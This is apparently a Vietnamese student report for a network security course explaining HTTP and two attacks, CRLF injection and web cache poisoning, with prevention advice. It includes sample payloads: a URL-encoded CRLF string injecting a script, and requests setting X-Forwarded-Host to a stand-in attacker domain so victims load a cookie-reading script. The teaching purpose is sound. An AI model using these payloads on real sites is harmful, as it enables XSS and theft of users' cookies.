

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN: AN TOÀN MẠNG
MÃ HỌC PHẦN: INT1482**

**ĐỀ TÀI: TÌM HIỂU KIẾN TRÚC, HOẠT ĐỘNG, CÁC DẠNG
TẤN CÔNG VÀO GIAO THỨC HTTP**

Các sinh viên thực hiện:

B22DCAT056	Lê Anh Duy
B22DCAT164	Hoàng Anh Khoa
B22DCAT088	Đỗ Đào Đông
B22DCAT196	Vũ Lâm Minh

Tên nhóm: 2

Tên lớp: D22CAQAT04-B

HÀ NỘI 2025

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện
1	Chương 1, 2, Demo HSR	Lê Anh Duy
2	Chương 3	Hoàng Anh Khoa
3	Chương 4	Đỗ Đào Đông
4	Chương 5	Vũ Lâm minh


MỤC LỤC

CHƯƠNG 1. GIỚI THIỆU VỀ GIAO THỨC HTTP	4
1.1 Giới thiệu	4
1.2 Mô hình giao tiếp Client-Server và luồng hoạt động	4
1.3 Định danh tài nguyên thống nhất (URI)	5
1.4 Cấu trúc của một thông điệp HTTP	6
1.4.1 Cấu trúc chung	6
1.4.2 Các phương thức (method) của HTTP request	7
1.4.3 Mã trạng thái (status code) của HTTP response	7
CHƯƠNG 2. CRLF INJECTION	8
2.1 Khái niệm	8
2.2 Phân tích ví dụ CRLF Injection dẫn đến XSS	9
2.3 Phòng chống CRLF Injection	11
CHƯƠNG 3. WEB CACHE POISONING	11
3.1 Khái niệm	11
3.2 Cache Key	12
3.3 Lỗ hổng Web Cache Poisoning	12
3.4 Phân tích ví dụ Web Cache Poisoning	13
3.5 Phòng chống Web Cache Poisoning	14
CHƯƠNG 4. HTTP HOST HEADER ATTACK	15
4.1 Tổng quan	15
4.2 Mô hình tấn công chi tiết	15
4.3 Kịch bản minh họa	15
4.4 Phòng chống Host Header Attack	16
CHƯƠNG 5. HTTP REQUEST SMUGGLING	17
5.1 Giới thiệu	17
5.1.1 Định nghĩa và Tính nghiêm trọng	17
5.1.2 Bối cảnh giao thức và kiến trúc mạng	17
5.1.3 Nguyên nhân	18
5.2 Cơ chế tấn công	18
5.3 Phòng chống HRS	19
5.3.1. Chuyển đổi sang HTTP/2	19
5.3.2. Chuẩn hóa yêu cầu (Request Normalization)	19
5.3.3. Cấu hình máy chủ Back-end nghiêm ngặt	19


CHƯƠNG 1. GIỚI THIỆU VỀ GIAO THỨC HTTP

1.1 Giới thiệu

Giao thức truyền siêu văn bản (HTTP) là ngôn ngữ chung của Internet hiện đại, là nền tảng cho phép hàng tỷ trình duyệt, máy chủ và ứng dụng web trên khắp thế giới giao tiếp với nhau. HTTP có thể được xem như "người vận chuyển đa phương tiện của Internet". Mỗi ngày, nó di chuyển một khối lượng thông tin khổng lồ, từ văn bản thuần túy đến các trang siêu văn bản HTML, tài liệu PDF, Microsoft Word và các tài nguyên đa phương tiện như hình ảnh JPEG, video MP4, tệp âm thanh WAV, ... một cách nhanh chóng và tiện lợi.



Nền tảng cho độ tin cậy của giao thức HTTP là việc nó được xây dựng trên các giao thức truyền dữ liệu đáng tin cậy như TCP/IP, đảm bảo rằng dữ liệu không bị hỏng hoặc xáo trộn trong quá trình vận chuyển, ngay cả khi nó đến từ phía bên kia của địa cầu. Sự đảm bảo này cho phép các nhà phát triển tập trung vào việc xây dựng các tính năng độc đáo của ứng dụng mà không cần lo lắng về các sai sót của mạng Internet.



1.2 Mô hình giao tiếp Client-Server và luồng hoạt động

HTTP hoạt động dựa trên một mô hình giao tiếp đơn giản và mạnh mẽ được gọi là client-server. Trong mô hình này, có 2 bên tham gia được chia thành hai vai trò riêng biệt:


- Client (Máy khách): Đây là các ứng dụng có khả năng khởi tạo yêu cầu. Máy khách phổ biến nhất là các trình duyệt web hiện đại (ví dụ: Google Chrome, Mozilla Firefox, Microsoft Edge). Máy khách gửi gói tin request để yêu cầu các tài nguyên

từ máy chủ và xử lý để hiển thị chúng trên màn hình của người dùng. Client còn có thể là các công cụ sinh request như Curl, Wget hay các thư viện HTTP request trong các ngôn ngữ lập trình hiện đại.

- Server (Máy chủ): Đây là các ứng dụng lưu trữ tài nguyên và trả lời các yêu cầu từ máy khách. Khi nhận được một yêu cầu, máy chủ sẽ tìm kiếm tài nguyên mong muốn và gửi nó trở lại cho máy khách trong một gói tin HTTP response.

Trước khi máy khách HTTP có thể gửi bất kỳ thông điệp nào đến máy chủ, nó cần thiết lập một kết nối TCP/IP giữa máy khách và máy chủ. Việc này đòi hỏi phải có địa chỉ IP và số cổng. Luồng hoạt động chuẩn hóa mà một máy khách (ví dụ: trình duyệt) thực hiện để truy cập một tài nguyên trên máy chủ bao gồm bảy bước cơ bản sau:

- Trích xuất Hostname: Trình duyệt trích xuất tên máy chủ (hostname) từ URL.
- Phân giải DNS: Trình duyệt chuyển đổi tên máy chủ thành địa chỉ IP của máy chủ.
- Trích xuất Port: Trình duyệt trích xuất số cổng (nếu có) từ URL.
- Thiết lập Kết nối: Trình duyệt thiết lập một kết nối TCP với máy chủ web.
- Gửi Request: Trình duyệt gửi một thông điệp yêu cầu HTTP tới máy chủ.
- Nhận Response: Máy chủ gửi một phản hồi HTTP trở lại trình duyệt.
- Đóng kết nối và hiển thị: Kết nối được đóng lại, và trình duyệt hiển thị tài liệu.



1.3 Định danh tài nguyên thống nhất (URI)

Mỗi tài nguyên trên máy chủ web đều có một định danh. Trong kiến trúc Web, định danh tài nguyên thống nhất (URI) đóng vai trò là tên của tài nguyên trên máy chủ. URI là

một khái niệm tổng quát, bao gồm hai tập hợp con chính: URL (định danh dựa trên vị trí) và URN (định danh dựa trên tên duy nhất). Trong thực tế, các ứng dụng HTTP chủ yếu xử lý tập hợp con URL của URI.

URL mô tả vị trí cụ thể của một tài nguyên trên một máy chủ cụ thể. Chúng cung cấp thông tin chính xác về cách thức tìm nạp tài nguyên đó từ một vị trí cố định, chính xác. Chi tiết cú pháp của URL như sau:

`<scheme>://<user>:<password>@<host>:<port>/<path>;<params>?<query>#<frag>`

- Scheme: Định danh lược đồ của URI. Trong HTTP/1.1, scheme xác định lớp giao thức (HTTP thuần hay HTTPS qua TLS) và cổng mặc định tương ứng.
- User / Password: Thông tin nhận dạng. Trong ngữ cảnh HTTP hiện đại, userinfo không được khuyến nghị vì rủi ro rò rỉ qua lịch sử, log, ...
- Host: tên miền hoặc địa chỉ IP. Thành phần này không phân biệt hoa/thường khi so sánh, với địa chỉ IPv6 phải bao trong cặp ngoặc vuông để phân định với phần port.
- Port: Số hiệu cổng TCP tùy chọn. Nếu vắng mặt, truy cập dùng cổng mặc định suy ra từ scheme (80 cho HTTP, 443 cho HTTPS)
- Path: Đường dẫn phân cấp, gồm các segment phân tách bởi dấu gạch chéo. Path xác định tài nguyên nội bộ trên máy chủ
- Params: Tập tham số gắn với một segment của path, mở đầu bằng dấu chấm phẩy. Mỗi segment có thể mang nhiều tham số. Đây là cơ chế cú pháp thuộc URI tổng quát, không bắt buộc trong HTTP và ít được sử dụng rộng rãi trên web công cộng.
- Query: Thành phần tùy chọn sau dấu hỏi, mang dữ liệu truy vấn hướng tới tài nguyên.
- Fragment: Phần sau dấu thăng, thuộc phạm vi xử lý phía client. Fragment không được gửi trong thông điệp HTTP. Nó hướng dẫn tác nhân người dùng định vị một phân đoạn con của biểu diễn tài nguyên.

1.4 Cấu trúc của một thông điệp HTTP

1.4.1 Cấu trúc chung

Cả thông điệp yêu cầu và phản hồi đều có chung một cấu trúc cơ bản, bao gồm ba phần:

1. Dòng bắt đầu (Start line): Đây là dòng đầu tiên của thông điệp, xác định mục đích của nó.

- Trong một request, dòng bắt đầu chỉ định phương thức (ví dụ: GET), URI của tài nguyên mục tiêu và phiên bản HTTP.
- Trong một phản hồi, dòng bắt đầu chứa phiên bản HTTP, mã trạng thái số (ví dụ: 200) và một cụm từ lý do mô tả (ví dụ: OK).

2. Các trường tiêu đề (Header fields): Các dòng này theo sau dòng bắt đầu, mỗi dòng chứa một cặp tên-giá trị cung cấp metadata về giao dịch, các khả năng của máy khách hoặc máy chủ, hoặc thông tin về nội dung của phần thân thông điệp. Một dòng trống (CRLF) báo hiệu kết thúc của các trường tiêu đề. Nhờ việc sử dụng những header,

giao thức HTTP dễ dàng mở rộng thêm các chức năng mới. Việc giới thiệu tính năng mới chỉ cần một thỏa thuận đơn giản giữa client và server về ý nghĩa của một header mới.

3. Phần thân (Body): Đây là một khối dữ liệu tùy chọn mang payload của thông điệp. Trong một request, nó có thể chứa dữ liệu gửi đến máy chủ (ví dụ: dữ liệu form). Trong một response, nó chứa tài nguyên được yêu cầu. Phần thân có thể chứa dữ liệu văn bản hoặc nhị phân tùy ý.

(a) Request message		(b) Response message
GET /test/hi-there.txt HTTP/1.0	Start line	HTTP/1.0 200 OK
Accept: text/* Accept-Language: en,fr	Headers	Content-type: text/plain Content-length: 19
	Body	Hi! I'm a message!

1.4.2 Các phương thức (method) của HTTP request

HTTP đã định nghĩa một tập hợp các phương thức yêu cầu phổ biến, và vì HTTP được thiết kế để dễ dàng mở rộng, các máy chủ khác có thể triển khai thêm các phương thức yêu rộng (extension methods) của riêng họ. Các phương thức mặc định bao gồm:

- GET: Yêu cầu máy chủ gửi tài nguyên được đặt tên tới máy khách. Đây là phương thức phổ biến nhất
- POST: Gửi dữ liệu tới máy chủ để xử lý, thường được dùng để tạo ra một tài nguyên mới trên máy chủ
- PUT: Lưu trữ dữ liệu từ máy khách vào một tài nguyên được đặt tên trên máy chủ
- HEAD: Tương tự GET nhưng không yêu cầu phần thân của phản hồi.
- DELETE: Yêu cầu xóa tài nguyên được đặt tên khỏi máy chủ
- OPTIONS: Xác định các phương thức được sử dụng bởi máy chủ
- TRACE: Truy vết thông điệp qua chuỗi máy chủ proxy đến máy chủ đích

1.4.3 Mã trạng thái (status code) của HTTP response

Các Mã Trạng thái HTTP được phân loại thành năm nhóm chính (five broad categories) dựa trên chữ số đầu tiên của mã. Các nhóm mã trạng thái chính bao gồm:

Phạm vi (Range)	Nhóm trạng thái (Category)	Ý nghĩa chung
100–199	Thông tin (Informational)	Yêu cầu đã được nhận, quá trình đang tiếp diễn.
200–299	Thành công (Successful)	Hành động đã được máy chủ nhận, hiểu và xử lý thành công.

300–399	Chuyển hướng (Redirection)	Để hoàn tất yêu cầu, máy khách cần thực hiện thêm hành động, thường là chuyển hướng tới một vị trí khác.
400–499	Lỗi phía Khách (Client Error)	Yêu cầu có định dạng sai hoặc máy khách đã gửi yêu cầu không hợp lệ.
500–599	Lỗi phía Máy chủ (Server Error)	Máy chủ gặp lỗi ngăn cản nó hoàn tất yêu cầu hợp lệ.


CHƯƠNG 2. CRLF INJECTION

2.1 Khái niệm

Để hiểu về lỗ hổng này ta cần hiểu CRLF là gì. CR và LF là các ký tự đặc biệt trong bảng mã ASCII (tương ứng 13 và 10). Chúng thường được viết là `\r\n` theo ký hiệu escape của hai ký tự này (`\r` = CR, `\n` = LF). CR và LF được dùng (kết hợp hoặc tách rời) để biểu thị ký tự kết thúc dòng (End of Line) trong các hệ điều hành và nhiều giao thức Internet, bao gồm cả HTTP.

Giao thức HTTP dùng cặp ký tự CRLF theo hai cách:

- Một CRLF đơn đánh dấu kết thúc start line hoặc một header và bắt đầu header tiếp theo.
- Hai CRLF liên tiếp đánh dấu sự kết thúc toàn bộ phần header và bắt đầu phần body.



Chính vì CRLF là dấu phân tách cấu trúc của thông điệp HTTP, nên nếu CRLF xuất hiện ở nơi không được phép (đặc biệt là bên trong giá trị của một header) bộ phân tích (parser) có thể cắt sai ranh giới giữa các header hoặc giữa header với body. Từ đây nảy sinh rủi ro là mọi chỗ ứng dụng lấy dữ liệu người dùng cung cấp hoặc đầu vào họ kiểm

soát được để làm giá trị cho response header đều có thể bị lợi dụng tiêm cắp ký tự CRLF, từ đó gây ra các hành vi độc hại. Dưới đây là một vài kịch bản thực tế khi dữ liệu người dùng được đưa thẳng vào response header:

- Sau khi đăng nhập và xác thực, ứng dụng muốn đưa người dùng quay trở lại trang trước đó nên nhận một tham số kiểu next/return, sau đó sử dụng header Location: <giá_trị_param>

Request	Response
GET /login.php?next=/home HTTP/1.1	HTTP/1.1 302 Found
Host: www.example.com	Location: /home

- Khi người dùng tải về tài liệu họ đã upload lên, nhiều ứng dụng trả về file kèm tên gốc do user đặt: Content-Disposition: attachment; filename="<tên_user_đặt>"
- Một số hệ thống nhét thẳng lựa chọn người dùng (theme, locale, last_search...) vào cookie để ghi nhớ: Set-Cookie: theme=<giá_trị_user_gửi_lên>; Path=/; SameSite=Lax

Điểm chung của các kịch bản trên đều là xuất phát từ nhu cầu chức năng là có thật (điều hướng, giữ tên file gốc, ghi nhớ tùy chọn). Tuy nhiên, việc tiện tay đưa đầu vào người dùng vào header và tâm lý header chỉ là metadata nên vô hại lại vô tình tạo ra điểm tiêm CRLF lý tưởng. Một khi CRLF đã lọt được vào header value, kẻ tấn công có thể lợi dụng theo hai hướng chính:

- Chèn một CRLF để kết thúc sớm một dòng header rồi thêm một header mới ngay sau đó. Đây là HTTP header injection. Ví dụ, chèn Location: để chuyển hướng nạn nhân sang trang do kẻ tấn công kiểm soát, phục vụ phishing.
- Chèn hai CRLF liên tiếp để đóng sớm phần header rồi bơm nội dung vào body trước khi nội dung hợp lệ xuất hiện. Nội dung tiêm có thể là JavaScript, khiến trình duyệt thực thi đoạn độc hại và bỏ qua phần body hợp lệ. Đây chính là HTTP response splitting, có thể leo thang thành XSS.

Đến đây ta có thể khái quát định nghĩa CRLF injection trong HTTP là lỗi hỏng xảy ra khi ứng dụng chép dữ liệu không tin cậy vào header của thông điệp HTTP mà không loại bỏ các ký tự điều khiển, dẫn đến việc kẻ tấn công có thể chèn cặp ký tự CRLF để kết thúc sớm dòng hoặc khởi header từ đó tiêm thêm header hoặc nhảy sang phần body.

2.2 Phân tích ví dụ CRLF Injection dẫn đến XSS

Kịch bản sau minh họa cách kẻ tấn công kết hợp HTTP response splitting và HTTP header injection để gửi một HTTP request thêm header giả, kết thúc phần header sớm, rồi bơm nội dung XSS phản chiếu (reflected XSS). Giả sử example.php lấy giá trị id từ query string và nhét thẳng vào header phản hồi:

```
<?php header("X-Info: " . $_GET['id']);
```


Kẻ tấn công có thể gửi payload qua email lừa người dùng bấm vào liên kết:

`http://www.example.com/example.php?id=%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2025%0d%0a%0d%0a<script>alert(1)</script>`

Trong đó `%0d%0a` là cặp ký tự CRLF ở dạng URL-encode. Khi server phản hồi, client có thể nhận được raw response như sau:

```
HTTP/1.1 200 OK CRLF
Date: Fri, 24 Oct 2025 07:20:00 GMT CRLF
Server: Apache CRLF
X-Info: CRLF
Content-Type: text/html CRLF
Content-Length: 25 CRLF CRLF
<script>alert(1)</script>...
```

Giá trị từ tham số id chứa CRLF đã bẻ dòng X-Info, làm xuất hiện hai header mới (Content-Type, Content-Length) do attacker chèn, tiếp đó là cặp CRLF trống để đóng phần header và bắt đầu body giả mạo. Hai header này không hề ngẫu nhiên mà thực sự cần thiết để thực thi được mã thành công ở phần body. Content-Length: 25 khớp đúng độ dài của chuỗi "`<script>alert(1)</script>`", buộc trình duyệt đọc chỉ chính xác phần body độc hại và bỏ qua các header và body gốc phía sau (nếu có). Còn header Content-Type: text/html khiến trình duyệt diễn giải body như HTML nên đoạn JavaScript được thực thi. Kết quả, payload XSS chạy thành công dù ứng dụng ban đầu chỉ vô tình phản xạ giá trị id vào một header tưởng như vô hại.

Trường hợp trên giả định rằng 2 header Content-Type và Content-Length xuất hiện đằng sau X-Info, nghĩa là sẽ bị trình duyệt bỏ qua sau khi diễn giải. Tuy nhiên trong trường hợp 2 header đó đứng trước X-Info thì việc chèn thêm có thể khiến xung đột. Khi đó nếu Content-Type gốc không phải text/html thì trình duyệt sẽ không xử lý body như HTML/JS hoặc nếu Content-Length gốc ngắn hơn độ dài phần body giả mạo mà attacker mong muốn bơm thì trình duyệt sẽ cắt ngắn nó đi. Để vượt qua tình huống này ta cần biến dòng dữ liệu thành 2 response bằng cách kết thúc sạch sẽ response thứ nhất theo header gốc, rồi mở một response mới bằng cách chèn một status line. Về mặt hình thức, raw response sẽ trông như sau:

```
HTTP/1.1 200 OK CRLF
Date: Fri, 24 Oct 2025 07:20:00 GMT CRLF
Server: Apache CRLF
Content-Type: text/plain CRLF
Content-Length: 9 CRLF
X-Info: CRLF CRLF
```

Something

HTTP/1.1 200 OK CRLF

← Đánh dấu response thứ 2

Content-Type: text/html CRLF

Content-Length: 25 CRLF CRLF

<script>alert(1)</script> ...

Tuy nhiên tính khả thi của kỹ thuật này phụ thuộc vào stack (server, proxy, ...). Nhiều triển khai hiện đại sẽ không chấp nhận status thứ 2 như một response hợp lệ.

2.3 Phòng chống CRLF Injection

Thực tế theo tiêu chuẩn HTTP hiện đại (RFC 9110) đã yêu cầu từ chối hoặc thay thế các ký tự điều khiển như CR/LF/NUL trong header value nên các framework hay server hiện đại đều ngăn chặn được lỗ hổng này. Với các hệ thống cũ chưa triển khai theo tiêu chuẩn mới ta có thể áp dụng các quy tắc sau:


- Tuyệt đối không đưa dữ liệu người dùng cung cấp trực tiếp vào header value
- Nếu vì yêu cầu nghiệp vụ mà vẫn phải sử dụng dữ liệu do người dùng cung cấp trong một số header, hãy đảm bảo decode và xóa toàn bộ ký tự điều khiển trước khi dán vào header.
- Sử dụng API an toàn để ngôn ngữ hoặc framework mã hóa và kiểm tra ký tự thay vì tự ghép chuỗi header.

CHƯƠNG 3. WEB CACHE POISONING

3.1 Khái niệm

Web cache poisoning là một kỹ thuật tấn công nâng cao trong đó kẻ tấn công lợi dụng hành vi của web server và hệ thống cache để làm cho một HTTP response độc hại được lưu vào cache và phân phát đến những người dùng khác.

Để hiểu về lỗ hổng này, trước tiên cần nắm rõ cách web cache hoạt động. Web cache là một tầng trung gian đặt giữa server và user, có nhiệm vụ lưu trữ (cache) các response cho một số request nhất định trong một khoảng thời gian cố định. Khi một user khác gửi một request tương đương, cache sẽ phục vụ trực tiếp bản sao của cached response mà không cần tương tác với back-end server, giúp giảm tải đáng kể cho server và cải thiện hiệu năng.



3.2 Cache Key

Khi bộ nhớ đệm nhận được một yêu cầu HTTP, nó phải xác định xem có một phản hồi đã lưu có thể phục vụ trực tiếp hay không, hoặc liệu nó có cần chuyển tiếp yêu cầu đến máy chủ back-end để xử lý. Bộ nhớ đệm xác định các yêu cầu tương đương bằng cách so sánh một tập hợp con được định nghĩa trước của các thành phần yêu cầu, được gọi chung là "cache key". Thông thường, cache key bao gồm dòng yêu cầu và header Host. Các thành phần của yêu cầu không được đưa vào cache key được gọi là "unkeyed".

Nếu cache key của một yêu cầu đến khớp với khóa của một yêu cầu trước đó, bộ nhớ đệm sẽ coi chúng là tương đương và phục vụ bản sao của phản hồi đã lưu được tạo cho yêu cầu gốc. Điều này áp dụng cho tất cả các yêu cầu tiếp theo có cache key khớp cho đến khi phản hồi đã lưu hết hạn. Quan trọng là các thành phần khác của yêu cầu hoàn toàn bị bộ nhớ đệm bỏ qua.

3.3 Lỗ hổng Web Cache Poisoning

Web cache poisoning phát sinh khi một ứng dụng đăng sau bộ nhớ đệm xử lý dữ liệu đầu vào không được đưa vào cache key. Kẻ tấn công có thể khai thác điều này bằng cách gửi dữ liệu đầu vào được chế tạo để kích hoạt một phản hồi có hại mà bộ nhớ đệm sau đó sẽ lưu và phục vụ cho những người dùng khác.

Về cơ bản, Web cache poisoning bao gồm hai giai đoạn. Đầu tiên, kẻ tấn công phải tìm cách để tạo ra một phản hồi từ máy chủ back-end vô tình chứa một loại payload nguy hiểm nào đó. Một khi thành công, họ cần đảm bảo rằng phản hồi của họ được lưu vào bộ nhớ đệm và sau đó được phục vụ cho các nạn nhân dự định.

Một bộ nhớ đệm web bị đầu độc có khả năng trở thành một phương tiện tàn phá để phân phối nhiều loại tấn công khác nhau, khai thác các lỗ hổng như XSS, JavaScript injection, open redirection, v.v. Tác động có thể cực kỳ nghiêm trọng vì trang độc hại được lưu đệm có thể được phục vụ cho một số lượng lớn người dùng mà không cần tương tác thêm. Mức độ nghiêm trọng phụ thuộc lớn vào những gì có thể đạt được với dữ liệu đầu vào, thường dữ liệu đầu vào dễ bị tấn công XSS hoặc có thể được sử dụng để kích hoạt chuyển hướng đến tên miền khác.

3.4 Phân tích ví dụ Web Cache Poisoning

Kịch bản sau minh họa cách kẻ tấn công xây dựng một cuộc tấn công Web cache poisoning cơ bản thông qua ba bước chính: xác định và đánh giá các unkeyed inputs, tạo ra phản hồi có hại từ máy chủ back-end, và cuối cùng là làm cho phản hồi đó được lưu đệm.

Bước 1: Xác định và đánh giá unkeyed inputs

Bất kỳ cuộc tấn công Web cache poisoning nào cũng dựa vào việc thao túng các unkeyed inputs, chẳng hạn như các headers. Bộ nhớ đệm web bỏ qua các unkeyed inputs khi quyết định có nên phục vụ phản hồi đã lưu cho người dùng hay không. Hành vi này có nghĩa là kẻ tấn công có thể sử dụng chúng để tiêm payload và tạo ra một phản hồi "đã bị đầu độc", nếu được lưu đệm, sẽ được phục vụ cho tất cả người dùng có yêu cầu với cache key khớp.

Giả sử kẻ tấn công phát hiện một trang web hỗ trợ header X-Forwarded-Host và header này không nằm trong cache key (unkeyed). Kẻ tấn công có thể thêm header này vào yêu cầu và quan sát xem nó có ảnh hưởng gì đến phản hồi không.

```
GET /resources/js/tracking.js HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
X-Forwarded-Host: evil-attacker.com
```

Nếu trang web xử lý X-Forwarded-Host và phản ánh nó trong phản hồi mà không làm sạch đúng cách, ví dụ để tạo động các URL trong phản hồi:

```
HTTP/1.1 200 OK
```

```
Cache-Control: max-age=3600
```

```
<script src="//evil-attacker.com/resources/js/tracking.js"></script>
```

Bước 2: Tạo ra phản hồi có hại

Sau khi xác định được unkeyed input, bước tiếp theo là đánh giá chính xác cách trang web xử lý nó. Trong trường hợp này, trang web sử dụng X-Forwarded-Host để tạo động đường dẫn cho việc nhập script. Kẻ tấn công có thể lợi dụng điều này để chuyển hướng người dùng tải script từ tên miền do kẻ tấn công kiểm soát (evil-attacker.com).

Kẻ tấn công tạo một tệp tracking.js độc hại trên máy chủ evil-attacker.com chứa payload XSS:

```
// File trên evil-attacker.com/resources/js/tracking.js
```

```
alert(document.cookie);
```

Bước 3: Làm cho phản hồi được lưu đệm

Bước cuối cùng là đảm bảo phản hồi độc hại được lưu đệm. Việc một phản hồi có được lưu đệm hay không phụ thuộc vào nhiều yếu tố như phần mở rộng tệp, loại nội dung, đường dẫn, mã trạng thái và các headers phản hồi. Trong ví dụ này, phản hồi có header Cache-Control: max-age=3600, nghĩa là nó sẽ được lưu đệm trong 3600 giây (1 giờ).

Kẻ tấn công gửi yêu cầu độc hại:

```
GET /resources/js/tracking.js HTTP/1.1
```

```
Host: vulnerable-website.com
```

```
X-Forwarded-Host: evil-attacker.com
```

Phản hồi độc hại được lưu đệm với cache key chỉ chứa dòng yêu cầu và header Host (không bao gồm X-Forwarded-Host). Bây giờ, tất cả người dùng sau này yêu cầu /resources/js/tracking.js từ vulnerable-website.com sẽ nhận được phản hồi độc hại đã lưu đệm chứa script từ evil-attacker.com.

Kết quả là khi nạn nhân truy cập trang web và trình duyệt tải script tracking.js, thực chất họ đang tải và thực thi mã JavaScript độc hại từ máy chủ của kẻ tấn công, dẫn đến XSS. Payload có thể đánh cắp cookie, session token hoặc thực hiện hành động thay mặt nạn nhân.

3.5 Phòng chống Web Cache Poisoning

Cách chắc chắn để ngăn chặn Web cache poisoning là vô hiệu hóa hoàn toàn việc lưu đệm. Ngay cả khi cần sử dụng việc lưu đệm, việc hạn chế nó chỉ cho các phản hồi hoàn toàn tĩnh cũng hiệu quả, miễn là đủ cẩn thận về những gì được phân loại là tĩnh.

